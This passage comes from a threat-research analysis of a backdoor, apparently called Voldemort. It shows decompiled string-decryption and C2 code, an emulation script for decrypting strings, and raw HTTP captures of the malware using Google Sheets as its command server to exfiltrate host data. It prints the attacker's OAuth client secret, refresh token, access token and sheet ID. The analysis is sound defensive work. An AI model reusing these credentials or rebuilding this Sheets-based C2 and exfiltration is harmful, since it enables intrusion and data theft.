        v9 += 8;
        --v10;
      }
      while ( v10 );
    }
```

Decryption algorithm.

The unrolled algorithm can be seen below:




```
v2 = dword_1800460D8;
v3 = offset_data[1] - ((dword_1800460E4 - 0x1C886470) ^ (*offset_data + ((16 * *offset_data) ^ (*offset_data >> 5))))
v4 = *offset_data - ((dword_1800460E4 + 0x454021D7) ^ (v3 + ((16 * v3) ^ (v3 >> 5))));
v5 = v3 - ((dword_1800460D8 + 0x454021D7) ^ (v4 + ((16 * v4) ^ (v4 >> 5))));
v6 = v4 - ((dword_1800460E0 - 0x58F757E2) ^ (v5 + ((16 * v5) ^ (v5 >> 5))));
v7 = v5 - ((dword_1800460DC - 0x58F757E2) ^ (v6 + ((16 * v6) ^ (v6 >> 5))));
v8 = v6 - ((dword_1800460DC + 0x8D12E65) ^ (v7 + ((16 * v7) ^ (v7 >> 5))));
v9 = v7 - ((dword_1800460DC + 0x8D12E65) ^ (v8 + ((16 * v8) ^ (v8 >> 5))));
v10 = v8 - ((dword_1800460D8 + 0x6A99B4AC) ^ (v9 + ((16 * v9) ^ (v9 >> 5))));
v11 = v9 - ((dword_1800460E0 + 0x6A99B4AC) ^ (v10 + ((16 * v10) ^ (v10 >> 5))));
v12 = v10 - ((dword_1800460E4 - 0x339DC50D) ^ (v11 + ((16 * v11) ^ (v11 >> 5))));
v13 = v11 - ((dword_1800460E4 - 0x339DC50D) ^ (v12 + ((16 * v12) ^ (v12 >> 5))));
v14 = v12 - ((dword_1800460E0 + 0x2E2AC13A) ^ (v13 + ((16 * v13) ^ (v13 >> 5))));
v15 = v13 - ((dword_1800460D8 + 0x2E2AC13A) ^ (v14 + ((16 * v14) ^ (v14 >> 5))));
v16 = v14 - ((dword_1800460DC - 0x700CB87F) ^ (v15 + ((16 * v15) ^ (v15 >> 5))));
v17 = v15 - ((dword_1800460D8 - 0x700CB87F) ^ (v16 + ((16 * v16) ^ (v16 >> 5))));
v18 = v16 - ((dword_1800460D8 - 0xE443238) ^ (v17 + ((16 * v17) ^ (v17 >> 5))));
v19 = v17 - ((dword_1800460DC - 0xE443238) ^ (v18 + ((16 * v18) ^ (v18 >> 5))));
v20 = v18 - ((dword_1800460E4 + 0x5384540F) ^ (v19 + ((16 * v19) ^ (v19 >> 5))));
v21 = v19 - ((dword_1800460E0 + 0x5384540F) ^ (v20 + ((16 * v20) ^ (v20 >> 5))));
v22 = v20 - ((dword_1800460E0 - 0x4AB325AA) ^ (v21 + ((16 * v21) ^ (v21 >> 5))));
v23 = v21 - ((dword_1800460E4 - 0x4AB325AA) ^ (v22 + ((16 * v22) ^ (v22 >> 5))));
v24 = v22 - ((dword_1800460DC + 0x1715609D) ^ (v23 + ((16 * v23) ^ (v23 >> 5))));
v25 = v23 - ((dword_1800460D8 + 0x1715609D) ^ (v24 + ((16 * v24) ^ (v24 >> 5))));
v26 = v24 - ((dword_1800460D8 + 0x78DDE6E4) ^ (v25 + ((16 * v25) ^ (v25 >> 5))));
v27 = v25 - ((dword_1800460D8 + 0x78DDE6E4) ^ (v26 + ((16 * v26) ^ (v26 >> 5))));
v28 = v26 - ((dword_1800460E4 - 0x255992D5) ^ (v27 + ((16 * v27) ^ (v27 >> 5))));
v29 = v27 - ((dword_1800460DC - 0x255992D5) ^ (v28 + ((16 * v28) ^ (v28 >> 5))));
v30 = v28 - ((dword_1800460E0 + 0x3C6EF372) ^ (v29 + ((16 * v29) ^ (v29 >> 5))));
v31 = v29 - ((dword_1800460E0 + 0x3C6EF372) ^ (v30 + ((16 * v30) ^ (v30 >> 5))));
v32 = v30 - ((dword_1800460DC - 0x61C88647) ^ (v31 + ((16 * v31) ^ (v31 >> 5))));
v33 = v31 - ((dword_1800460E4 - 0x61C88647) ^ (v32 + ((16 * v32) ^ (v32 >> 5))));
offset_data[1] = v33;
result = 16 * v33;
*offset_data = v32 - (v2 ^ (v33 + (result ^ (v33 >> 5))));
return result;
```

Unrolled algorithm.

During the analysis, Proofpoint found the algorithm was nonstandard and therefore we used emulation methods to decrypt the embedded strings, which we will detail below.

Utilizing the fantastic tool Dumpulator by MrExodia, we can create a dump of the malware in x64dbg and use that as custom tooling within a Python environment.




```python
dp = Dumpulator("voldemort.minidmp", quiet=True)

def wrap_decrypt(dp: Dumpulator, crypted_buffer):
    addr_decrypt_func = 0x180017860
    temp_addr = dp.allocate(256)
    dp.write(temp_addr, crypted_buffer)

    for i in range(len(crypted_buffer)//8):
        dp.call(addr_decrypt_func, [temp_addr, temp_addr+(i*8)])

    return dp.read_str(temp_addr)
```

Python code showcasing Dumpulator usage to decrypt strings.

This allows us to call functions within the malware given they are relatively simple and do not rely on Windows internals. Great candidates for this are functions that do not make any other calls and just translate data.


The Python script implements string decryption using emulation, and at the end we can read the decrypted string from the allocated memory to which we wrote the encrypted contents. Running this code over the entire data section of the DLL gives us all the decrypted strings within the sample:



```
decrypted: "ec 50 f0 48 f2 9e 35 d4 fa 0b 6a 23 54 49 f1 c5" -> "ntdll.dll"
decrypted: "c2 73 ec 78 76 59 7b 61 31 ad 43 65 c3 e4 0f a0" -> "kernel32.dll"
decrypted: "bd ff a0 ce d0 70 40 c2 31 ad 43 65 c3 e4 0f a0" -> "advapi32.dll"
decrypted: "42 3f e1 d1 e8 3b 61 8f 1f 5e 0a 4c 9d a2 d5 7d" -> "winhttp.dll"
decrypted: "ac 89 89 be 5b 1c 5e 3f 1f 5e 0a 4c 9d a2 d5 7d" -> "shell32.dll"
decrypted: "0c 25 be 07 cb 62 a0 69 fa 0b 6a 23 54 49 f1 c5" -> "ole32.dll"
decrypted: "b5 d7 c4 a3 b8 90 5a 88 83 90 c8 1b ee d4 da 44" -> "Ws2_32.dll"
decrypted: "4e 2e 87 6b 7b 23 e0 08 31 ad 43 65 c3 e4 0f a0" -> "Iphlpapi.dll"
```

Decrypted strings.

With API calls resolved, the malware continues by decrypting its own configuration. Unlike other malware that stores a direct reference to the encrypted configuration, this malware contains a string that it searches for in its own file, more commonly referred to as "egg hunting" -- the egg being "g00" in this case.



```
4:17F0h: 67 30 30 18 06 00 00 72 5F 39 15 0C 06 3D 41 5C  g00....r_9...=A\
4:1800h: 35 34 19 2B 1A 19 79 33 4D 53 30 10 18 5A 5E 0A  54.+..y3MS0..Z^.
4:1810h: 22 2F 35 39 2D 3E 35 11 23 1A 22 2C 0B 21 50 47  "/59->5.#.",.!PG
4:1820h: 54 0A 06 6F 18 09 12 16 48 56 45 46 1F 5C 4C 55  T..o....HVEF.\LU
4:1830h: 7B 5A 40 57 5C 6E 01 09 1A 0E 5B 38 05 1D 18 5C  {Z@W\n....[8...\
4:1840h: 52 1B 02 2A 1B 19 10 5E 26 00 02 1C 04 00 29 04  R..*...^&.....).
4:1850h: 01 18 5F 56 09 06 6D 08 03 13 1C 6D 08 03 03 06  .._V..m....m....
4:1860h: 0E 2D 1A 00 11 5C 06 17 0B 37 0C 1D 17 41 20 00  .-...\...7...A .
4:1870h: 01 6C 26 2D 0B 3C 23 2C 03 17 15 56 14 01 1B 20  .l&-.<#,...V...
4:1880h: 0C 20 17 22 05 38 28 09 07 3E 59 58 24 3F 26 0E  . .".8(..>YX$?&.
4:1890h: 25 06 11 1B 71 6F 5D 43 4E 52 2D 08 4B 26 6C 14  %...qo]CNR-.K&l.
4:18A0h: 0D 04 11 38 05 0B 2C 24 36 25 2D 33 23 09 28 32  ...8..,$6%-3#.(2
```


Start of encrypted configuration denoted by "g00".

After the egg, the next four bytes indicate how long the config is, and the rest of the data is decrypted via an XOR cipher using the executable name "CiscoCollabHost.exe". Decrypting this data gives the keys required for the malware to communicate with the command and control (C2) server. The following table shows the relevant decrypted strings from the configuration.

test
962194083343-nevo9pjnlr7cgirjs1eonpebakrlq3qc.apps.googleusercontent.com
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
1//0eg8RBquaRQvhCgYIARAAGA4SNwF-L9IrSsPADLEx_CMsoJYspPSfaoeUbxii4xLVK10CafejzYAEBi2IptPt9KpwO7vphUTPFtest
962194083343-nevo9pjnlr7cgirjs1eonpebakrlq3qc.apps.googleusercontent.com
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
1//0eg8RBquaRQvhCgYIARAAGA4SNwF-L9IrSsPADLEx_CMsoJYspPSfaoeUbxii4xLVK10CafejzYAEBi2IptPt9KpwO7vphUTPF28

Rather than using dedicated infrastructure or even compromised infrastructure, the malware utilizes Google Sheets infrastructure for C2, data exfiltration and executing commands from the operators.


At this point, the malware has all the information it needs to start communicating with the C2. Since the malware is using Google Sheets with a client token, it needs to authenticate before it can write data to Google Sheets.



```
wrap_sprintf(
  v7,
  v6,
  "client_id=%s&client_secret=%s&refresh_token=%s&grant_type=refresh_token",
  client_id,
  client_secret,
  refresh_token);
invoke_api(
  L"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36",
  version_check,
  0LL,
  0LL,
  &dll_handle,
  sub_1800022E0,
  1LL);
v9 = v8;
invoke_api(v8, L"www.googleapis.com", 443LL, 0LL, &dll_handle, decrypt_WinHttpConnect, 0LL);
v11 = v10;
invoke_api(v10, L"POST", L"/oauth2/v4/token", 0LL, &dll_handle, decrypt_WinHttpOpenRequest, 3LL);
v13 = v12;
invoke_api(
  v12,
  L"Content-Type: application/x-www-form-urlencoded",
  0xFFFFFFFFLL,
  0x20000000LL,
  &dll_handle,
  decrypt_WinHttpAddRequestHeaders,
  0LL);
```

POST request getting an access token from Google.


The client ID, client secret, and refresh token value are taken from the decrypted configuration and sent to receive an access token.



```
POST /oauth2/v4/token HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36
Content-Length: 275
Host: www.googleapis.com

client_id=962194083343-nevo9pjnlr7cgirjs1eonpebakrlq3qc.apps.googleusercontent.com&client_secret=GOCSPX-rm3WhhCccxNiYJAhM-
vAGCMLurt2&refresh_token=1//0eg8RBquaRQvhCgYIARAAGA4SNwF-
L9IrSsPADLEx_CMsoJYspPSfaoeUbxii4xLVK10CafejzYAEBi2IptPt9KpwO7vphUTPF28&grant_type=refresh_tokenHTTP/1.1 200 OK
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: Mon, 01 Jan 1990 00:00:00 GMT
Date: Tue, 13 Aug 2024 15:31:30 GMT
Content-Type: application/json; charset=utf-8
Vary: X-Origin
Vary: Referer
Server: scaffolding on HTTPServer2
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
Accept-Ranges: none
Vary: Origin,Accept-Encoding
Transfer-Encoding: chunked

{
  "access_token": "ya29.a0AcM612xTHfBaCrM0c7KtfnybsXHhAj_wYo3hMCVHaTg5sgqgjl-DL46_6J-
NHHs07-2BMJABakr11P23ZaheKOl67g12C00ay7jQZRS8FvOliQ6o_2ITjFmfh4PdXIIKavTkd_4XENShVT6zausHFtEFl-
amhhj2efW9jSYaCgYKAVISARISFQHGX2Mi3LFznXWOTRnzpoBseCnsZw0174",
  "expires_in": 3599,
  "scope": "https://www.googleapis.com/auth/drive",
  "token_type": "Bearer"
}
```

Raw request of getting the access token from Google.


With the access token acquired, the malware can read the given Google Sheet that contains commands for the bot.



```
memset(Buffer, 0, sizeof(Buffer));
y_axis = coordinate;
x_axis = coordinate;
swprintf(Buffer, 0x100uLL, L"/v4/spreadsheets/%s/values/%s!A%d:A%d", sheet_id, sheet_name, x_axis, y_axis);
invoke_api(
  L"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36",
  version_check,
  0LL,
  0LL,
  &dll_handle,
  sub_1800022E0,
  1LL);
v2 = v1;
v26 = v1;
invoke_api(v1, L"sheets.googleapis.com", 443LL, 0LL, &dll_handle, decrypt_WinHttpConnect, 0LL);
v4 = v3;
invoke_api(v3, L"GET", Buffer, 0LL, &dll_handle, decrypt_WinHttpOpenRequest, 3LL);
v6 = v5;
memset(v27, 0, sizeof(v27));
swprintf_0(v27, 0x200uLL, "Authorization: Bearer %s", v0);
```

Code to read data from the Sheet acting as the C2.


The first request made to read the Sheet is to check where to write its own data. The malware starts by reading value A1:A1 of the Sheet; if a UUID is returned, it knows there is already victim data within that set. It then proceeds to read 2:2 and so on until a UUID is not returned. Following is a request showing a UUID returned:



```
HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Vary: X-Origin
Vary: Referer
Date: Tue, 13 Aug 2024 15:31:32 GMT
Server: ESF
Cache-Control: private
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
Accept-Ranges: none
Vary: Origin,Accept-Encoding
x-l2-request-path: l2-managed-6
Transfer-Encoding: chunked

{
  "range": "test!A1",
  "majorDimension": "ROWS",
  "values": [
    [
      "7e924ae5-96d4-47ad-8a94-0e34f4e1694e"
    ]
  ]
}
```

Raw response showing a UUID being returned from the Sheet.

After six iterations, if the malware does not get a UUID back, that indicates that it can freely write to those cells without overwriting existing bot data.




```
GET /v4/spreadsheets/16JvcER-0TVQDimWV56syk91IMCYXOvZbW4GTnb947eE/values/test!A6:A6 HTTP/1.1
Connection: Keep-Alive
Content-Type: application/json
Authorization: Bearer ya29.a0AcM612xTHfBaCrM0c7KtfnybsXHhAj_wYo3hMCVHaTg5sgqgjl-DL46_6J-
NHHs07-2BMJABakr11P23ZaheKOl67g12C00ay7jQZRS8FvOliQ6o_2ITjFmfh4PdXIIKavTkd_4XENShVT6zausHFtEFl-
amhhj2efW9jSYaCgYKAVISARISFQHGX2Mi3LFznXWOTRnzpoBseCnsZw0174
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36
Host: sheets.googleapis.com

HTTP/1.1 200 OK
Content-Type: application/json; charset=UTF-8
Vary: X-Origin
Vary: Referer
Date: Tue, 13 Aug 2024 15:31:43 GMT
Server: ESF
Cache-Control: private
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
Accept-Ranges: none
Vary: Origin,Accept-Encoding
x-l2-request-path: l2-managed-6
Transfer-Encoding: chunked

{
  "range": "test!A6",
  "majorDimension": "ROWS"
}
```

Raw response showing a UUID not being returned.

As an unintended consequence, this loop of iterating over cells shows how many victims there are within the given Google Sheet.

After the malware has found a set of cells it can write data to, it sends an array of host information in the sixth row:



```
PUT /v4/spreadsheets/16JvcER-0TVQDimWV56syk91IMCYXOvZbW4GTnb947eE/values/test!A6:L6?valueInputOption=USER_ENTERED HTTP/1.1
Connection: Keep-Alive
Content-Type: application/json
Authorization: Bearer ya29.a0AcM612xTHfBaCrM0c7KtfnybsXHhAj_wYo3hMCVHaTg5sgqgjl-DL46_6J-
NHHs07-2BMJABakr11P23ZaheKOl67g12C00ay7jQZRS8FvOliQ6o_2ITjFmfh4PdXIIKavTkd_4XENShVT6zausHFtEFl-
amhhj2efW9jSYaCgYKAVISARISFQHGX2Mi3LFznXWOTRnzpoBseCnsZw0174
